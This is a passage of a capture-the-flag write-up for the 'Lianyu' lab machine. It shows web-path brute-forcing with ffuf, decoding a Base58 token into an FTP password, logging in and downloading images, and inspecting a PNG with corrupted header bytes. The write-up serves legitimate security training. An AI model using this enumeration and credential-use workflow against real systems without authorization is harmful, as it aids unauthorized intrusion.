


```
<!DOCTYPE html>
<html>
<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>


<p align=center >
<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->

</header>
</body>
</html>

```


Try to bruteforce again with **.ticket** extension

```
fuf -u http://lianyu.thm/island/2100/FUZZ.ticket -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

Found one file as **green_arrow**




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ffuf -u http://lianyu.thm/island/2100/FUZZ.ticket -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/island/2100/FUZZ.ticket
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 71, Words: 10, Lines: 7, Duration: 133ms]
    * FUZZ: green_arrow
```



```
This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX
```

Decode this **RTy8yhBQdscX** string using https://gchq.github.io/CyberChef/

Found the code as **!#th3h00d** using Base58 data format



From Base58

Alphabet: 123456789ABCDE ...


☑ Remove non-alphabet chars

```
RTy8yhBQdscX
```


```
!#th3h00d
```

Now login with **vigilante** and **!#th3h00d** into the ftp

We successfully login into the machine and after type **ls** see that 3 three files. Download that on our local machine using get




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# ftp lianyu.thm
Connected to lianyu.thm.
220 (vsFTPd 3.0.2)
Name (lianyu.thm:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||7576|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> 
```



```
226 Directory send OK.
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||33579|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |*****************************************************************************************************************|   499 KiB  140.41 KiB/s
226 Transfer complete.
511720 bytes received in 00:03 (135.39 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||43172|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |*****************************************************************************************************************|   537 KiB   85.89 KiB/s
226 Transfer complete.
549924 bytes received in 00:06 (84.15 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||29597|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |*****************************************************************************************************************|   186 KiB  124.97 KiB/s
226 Transfer complete.
191026 bytes received in 00:01 (115.20 KiB/s)
ftp> 
```

After checking one by one files using **exiftool** see that **Leave_me_alone.png** shows the file format error




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/lianyu]
└─# exiftool Leave_me_alone.png
ExifTool Version Number         : 12.65
File Name                       : Leave_me_alone.png
Directory                       : .
File Size                       : 512 kB
File Modification Date/Time     : 2020:05:01 08:56:06+05:30
File Access Date/Time           : 2023:08:19 17:31:30+05:30
File Inode Change Date/Time     : 2023:08:19 17:31:30+05:30
File Permissions                : -rw-r--r--
Error                           : File format error
```

We can see there hex values using **hexeditor** tool open both the .png file in hexeditor

```
hexeditor Queen's_Gambit.png
```


We can see that it is perfectly hex value for the .png file



```
File: Queen's_Gambit.png                                        ASCII Offset: 0x00000000 / 0x00086423 (%00)
00000000  89 50 4E 47  0D 0A 1A 0A   00 00 00 0D  49 48 44 52      .PNG........IHD
00000010  00 00 05 00  00 00 02 D0   08 06 00 00  00 CF 7D DD      .............}.
00000020  56 00 00 00  01 73 52 47   42 00 AE CE  1C E9 00 00      V....sRGB......
00000030  01 59 69 54  58 74 58 4D   4C 3A 63 6F  6D 2E 61 64      .YiTXtXML:com.ad
00000040  6F 62 65 2E  78 6D 70 00   00 00 00 00  3C 78 3A 78      obe.xmp.....<x:x
00000050  6D 70 6D 65  74 61 20 78   6D 6C 6E 73  3A 78 3D 22      mpmeta xmlns:x=
00000060  61 64 6F 62  65 3A 6E 73   3A 6D 65 74  61 2F 22 20      adobe:ns:meta/"
00000070  78 3A 78 6D  70 74 6B 3D   22 58 4D 50  20 43 6F 72      x:xmptk="XMP Co
00000080  65 20 35 2E  34 2E 30 22   3E 0A 20 20  20 3C 72 64      e 5.4.0">.   <r
00000090  66 3A 52 44  46 20 78 6D   6C 6E 73 3A  72 64 66 3D      f:RDF xmlns:rdf
000000A0  22 68 74 74  70 3A 2F 2F   77 77 77 2E  77 33 2E 6F      "http://www.w3.
000000B0  72 67 2F 31  39 39 39 2F   30 32 2F 32  32 2D 72 64      rg/1999/02/22-r
000000C0  66 2D 73 79  6E 74 61 78   2D 6E 73 23  22 3E 0A 20      f-syntax-ns#">.
000000D0  20 20 20 20  20 3C 72 64   66 3A 44 65  73 63 72 69           <rdf:Descr
000000E0  70 74 69 6F  6E 20 72 64   66 3A 61 62  6F 75 74 3D      ption rdf:about
000000F0  22 22 0A 20  20 20 20 20   20 20 20 20  20 20 20 78      "".
00000100  6D 6C 6E 73  3A 74 69 66   66 3D 22 68  74 74 70 3A      mlns:tiff="http
00000110  2F 2F 6E 73  2E 61 64 6F   62 65 2E 63  6F 6D 2F 74      //ns.adobe.com/
```


```
hexeditor Leave_me_alone.png
```

But in this file starting 6 hex digits are incorrect




```
File: Leave_me_alone.png
00000000  58 45 6F AE  0A 0D 1A 0A   00 00 00 0D  49 48 44 52
00000010  00 00 03 4D  00 00 01 DB   08 06 00 00  00 17 A3 71
00000020  5B 00 00 20  00 49 44 41   54 78 9C AC  BD E9 7A 24
00000030  4B 6E 25 08  33 F7 E0 92   64 66 DE A5  55 7B 69 34
00000040  6A 69 54 FD  F5 73 CE BC   C0 3C 9C 7E  B4 D4 A5 56
00000050  49 55 75 D7  5C 98 5C 22   C2 DD 6C 3E  00 E7 C0 E0
00000060  4E 66 A9 4A  3D 71 3F 5E   32 C9 08 5F  CC CD 60 C0
00000070  C1 C1 41 F9  7F FE DF FF   BB 2F EB 22  FA B5 AE AB
